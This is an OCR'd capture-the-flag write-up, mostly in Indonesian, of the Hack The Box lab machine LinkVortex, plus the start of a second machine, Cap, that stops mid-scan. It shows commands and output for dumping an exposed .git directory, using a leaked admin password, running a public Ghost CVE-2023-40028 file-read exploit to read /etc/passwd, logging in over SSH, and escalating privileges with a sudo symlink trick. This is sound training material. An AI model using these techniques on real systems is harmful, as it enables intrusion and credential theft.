
So, we found the subdomain **"dev"**. Let's visit it by navigating to: http://dev.linkvortex.htb/




So, since we didn't find anything in the **dev** subdomain, let's search for directories on this subdomain.

kami membuka subdomain dev (dev.linkvortex.htb) dan tidak menemukan apa apa, lalu kami menggunakan cara lain yaitu menggunakan Dirsearch.

2. Dirsearch




Disini kami menggunakan tool *dirsearch* untuk melakukan *directory and file brute-forcing* terhadap domain dev.link vortex.htb untuk menemukan direktori yang berisi informasi yang kami harapkan.



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

Hasilnya adalah padadi directory /.git kami menemukan hal hal berikut ini.




```
0000000000000000000000000000000000000000 299cdb4387763f850887275a716153e84793077d root
<dev@linkvortex.htb> 1730322603 +0000    clone: from https://github.com/TryGhost/Ghost.git
```

Pada bagian ini menunjukkan adanya repositori Git, disini kami bisa melihat bahwa ada email dev@linkvortex.htb melakukan cloning yang berada di github. Sehingga informasi ini bisa saja digunakan untuk mengetahui perubahan yang ada di repositorinya.

3. Exploits —

1. Payloads (GitHack)

Jadi Githack ini merupakan tools yang digunakan untuk mengeksploitasi directory, dan digunakan juga untuk menyusun kembali kode yang berada di directory .git pada server targetnya.




Tools: https://github.com/lijiejie/GitHack

Kenapa harus pake githack?, karena githack merupakan salah satu tools yang direkomendasikan berdasarkan walkthrough.


Ketika kami menjalankan GitHack.py terjadi error , karena apa? Karena lib tersebut tidak ada atau tidak ditemukan. Sehingga kami meng-clone repository GitTools yang ada di github, dan disini kami download isi .git nya, dan hasilnya kami berhasil mendownloadnya tetapi ini hanya beberapa file saja.

Alasan kenapa harus GitTools?, karena direkomendasikan oleh chatgpt namun hasilnya nihil.

Setelah melakukan sedikit hands-on akhirnya kami figure out bahwa program yang dibutuhkan untuk GitHack masih kurang, dan disini kami menggunakan git clone untuk cloning repository GitHack ke dalam sistem kami, sehingga tools ini dapat digunakan.




Setelah menjalankan GitHack, dan repository "...linkvortex.htb\ghost\core\test\regression\api\admin" terdapat file "authentication.test.js", tentu ini sangat menarik perhatian kami serta membuat kami penasaran untuk mengolah file tersebut.




Dan walla!, hasil penasaran kami terjawab ketika membuka file “authentication.test.js” dengan microsoft visual code (tentu karena javascript = kodingan) lalu CTRL + F untuk menemukan kata “password” dan akhirnya ditemukan password = “OctopiFociPilfer45” awalnya password tersebut diasumsikan milik “dev” namun gagal, namun ketika menggunakan “admin” berhasil.

2. Ghost Vulnerabilities

Jadi Ghost ini merupakan platform yang sifatnya itu open source yang artinya Ghost ini dikembangkan oleh suatu kelompok , dan Ghost ini juga punya kerentanan terhadap keamanan atau yang bisa disebut dengan CVE (Common Vulnerabilities and Exposures) pada Arbitrary File Reads.



Setelah berhasil masuk ke situs admin, ternyata service yang digunakan sistem cap untuk admin dashboard adalah ghost, dan ini dapat ditemukan melalui tombol “About Ghost” pada pojok kanan atas, lalu kami browsing vulnerabilities yang able pada Ghost versi 5.58.0, dan hasilnya berikut:




Tools: https://github.com/0xyassine/CVE-2023-40028

Kenapa harus menggunakan tools ini?, karena kami menemukan hasil ‘paling mendekati’ yang linked terhadap repository github ini.


```
┌──(root㉿kali)-[/media/sf_HTB/Playgrounds]
└─# git clone https://github.com/0xyassine/CVE-2023-40028/
Cloning into 'CVE-2023-40028'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 7 (delta 1), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.

┌──(root㉿kali)-[/media/sf_HTB/Playgrounds]
└─# cd CVE-2023-40028

┌──(root㉿kali)-[/media/sf_HTB/Playgrounds/CVE-2023-40028]
└─# ls
CVE-2023-40028.sh  README.md

┌──(root㉿kali)-[/media/sf_HTB/Playgrounds/CVE-2023-40028]
└─# nano CVE-2023-40028.sh

┌──(root㉿kali)-[/media/sf_HTB/Playgrounds/CVE-2023-40028]
└─# ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd
ln: failed to create symbolic link './exploit/content/images/2024/Cz6F5gmmcb4DF.png': Operation not permitted
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Not Found</pre>
</body>
</html>
rm: cannot remove './exploit/content/images/2024/Cz6F5gmmcb4DF.png': No such file or directory
```

Setelah kami setup, kami menjalankan tools tersebut, namun tampaknya tools tersebut tidak bisa berjalan dengan semestinya dikarenakan skrip yang serupa telah dimasukkan oleh orang lain, meaning butuh machine reset.



```
connection × server × test1 ×

┌──(kali㉿kali)-[~/Desktop/ctf/CVE-2023-40028]
└─$ ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
file>
```

Now, visit the file using this command:

"`cat /var/lib/ghost/config.production.json`"

Namun disini untuk perumpamaan kami mengandalkan walkthrough yang telah berhasil cloning repository dari sistem LinkVortex dan mengakses file “config.production.json” cukup menarik dan masih ada benang lurus terhadap “development”.

So now, you can see that we found the user "`bob@linkvortex.htb`" and the password "`fibber-talented-worth`". It's time to establish an SSH connection.

Benar saja dari sini ditemukan akun bob serta passwordnya dan disini kami memutuskan untuk mencoba mengakses sistem LinkVortex melalui ssh, walau sempat terfikir untuk mencoba login pada panel admin ghost tadi.

3. SSH

```
┌──(root㉿kali)-[/media/sf_HTB/Playgrounds/CVE-2023-40028]
└─# ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luldO6EvxgySHoV6DPCcat0WkI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$ whoami
bob
bob@linkvortex:~$ ls
user.txt
bob@linkvortex:~$ cat user.txt
49125c7529361ba55c80df95fbc061d3
```

Alasan kami memilih ssh karena nampaknya akan lebih mudah kalau shell dijalankan melalui command line (beberapa machine), namun nampaknya bukan ide yang baik ketika menghadapi real-life (bisa kemungkinan dijebak).

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

Ketika “sudo-l” dijalankan, muncul clue seperti gambar diatas ini, dan file “clean_symlink.sh” membuat kami penasaran sekaligus kebingungan.

4. Symlink

```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```


Dari skrip diatas kami sedikit browsing tentang apa maksudnya, dan disini kami menyimpulkan (secara awam) bahwa file ".png" dapat digunakan untuk membaca direktori root tapi dengan cara menghindari jalur root itu sendiri, dan juga argumen utamanya tetap harus ".png".

Lalu kenapa kami harus membuka file "clean_symlink.sh"?, karena bedasarkan kesimpulan dari GPT bahwa file tersebut dirancang untuk menangani tautan simbolik dan memastikan bahwa file yang aman saja yang dapat diproses.

```
bob@linkvortex:~$ ln -s /root/root.txt mbeek.txt
bob@linkvortex:~$ ln -s /home/bob/mbeek.txt mbeek.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/mbeek.png
Link found [ /home/bob/mbeek.png ] , moving it to quarantine
Content:
a5dea13e38954bb8ae663d52547c6a44
```

Pada kali ini kami cukup bingung untuk menjelaskan tetapi simpelnya file "root.txt" dalam direktori root di link ke "mbeek.txt", lalu "mbeek.txt" yang disimpan di direktori "/home/bob/mbeek.txt" di link lagi ke "mbeek.png", dari "mbeek.png" digunakan untuk tumbal dan mampu melewati pengecekan symlink karena memiliki extension ".png" walau akhirnya file "mbeek.png" dikarantina, selesai.


B. Cap



🏁user.txt → 🏁root.txt

1. Information Gathering —

a. NMap




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -Pn -T5 -vvvv 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 21:49 EST
NSE: Loaded 46 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 21:49
Completed Parallel DNS resolution of 1 host. at 21:49, 13.15s elapsed
DNS resolution of 1 IPs took 13.15s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 21:49
Scanning 10.10.10.245 [1000 ports]
Discovered open port 80/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 21/tcp on 10.10.10.245
Completed SYN Stealth Scan at 21:49, 1.68s elapsed (1000 total ports)
Initiating Service scan at 21:49
Scanning 3 services on 10.10.10.245
Completed Service scan at 21:51, 129.54s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.10.245.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 3.20s elapsed
